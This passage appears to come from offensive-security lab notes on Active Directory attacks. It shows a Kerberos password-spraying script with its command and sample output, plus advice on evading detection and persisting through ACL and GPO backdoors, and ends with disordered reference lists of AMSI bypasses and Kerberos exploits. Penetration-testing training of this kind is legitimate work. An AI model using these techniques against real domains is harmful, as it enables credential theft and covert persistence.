[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>[-]
```

3.6 Password spraying using Kerberos

Finally, if you perform password spraying over SMB (for example via metasploit's smb_login module), chances are you will get caught. Kerberos is stealthier for that. You can use Kerberos for password spraying using this script.

```
>> ./kinit_user_brute.sh domain domain controller username_list password
```

```
root@kali:~/Downloads/arsenal# ./kinit_user_brute.sh  ELS lab-dc01.els.local /root/Desktop/userlist.txt P@ssw0rd12
[+] Kerberos Realm: ELS
[+] KDC: lab-dc01.els.local

[+] Valid: manager1@ELS : P@ssw0rd12
[+] Error trying 2ndAdmin: kinit: Password incorrect

Tested "P@ssw0rd12" against 3 users in 0 seconds
```

Persisting in Active Directory

There are numerous ways in which an attacker can persist on Active Directory. Actually, a large percentage of the AD attacks we covered can be used for persistence. We suggest that you use persistence methods that involve ACL backdooring, editing existing GPOs or even better, editing user objects.

The choice is yours…

Making a State-Backed Implant Invisible

References

References

Kerberos Explained	RADIUS
SSO	LDAP
NTLM	Kerberos Authentication Overview
Replay Attacks	Pass-the-Ticket
Over-pass-the-Hash	Kerberoast
Forged Tickets – Golden/Silver	Diamond PAC
MS14-068	Skeleton Key
Understanding Active Directory	Active Directory Security

References

Active Directory Architecture — Windows Server 2012 R2 Inside Out: Active Directory Architecture

intercepter-ng — Group Policy

SYSVOL — Are you really protected against Group Policy Bypass and Remote Code Execution?

Cain — APR - ADP

Seth — passwordless RDP session hijacking

PCredz — Responder

snarf — AppLocker

Device Guard with UMCI — bypasses AMSI, using reflection

References

- WMF5
- AMSI and autologging bypass
- Bypassing AMSI using PowerShell 5 DLL Hijacking
- Bypass via COM hijacking
- PSAmsi
- Invoke-AmsiBypass.ps1
- PS-Attack
- How to Bypass Application Whitelisting and Constrained Powershell
- Exploiting PowerShell Code Injection to Bypass Constrained Language Mode
- PyKEK
- kekeo suite
- MS14-068 and KrbCredExport
- Kinit_user_bruter.sh
- S4U2Pwnage
- Pass-the-Hash is Dead: Long Live LocalAccountTokenFilterPolicy
- Group Policy Preference

2.2.1.1.4 Password Encryption   JtR

tgsrepcrack.py   Still Passing the Has 15 Years Later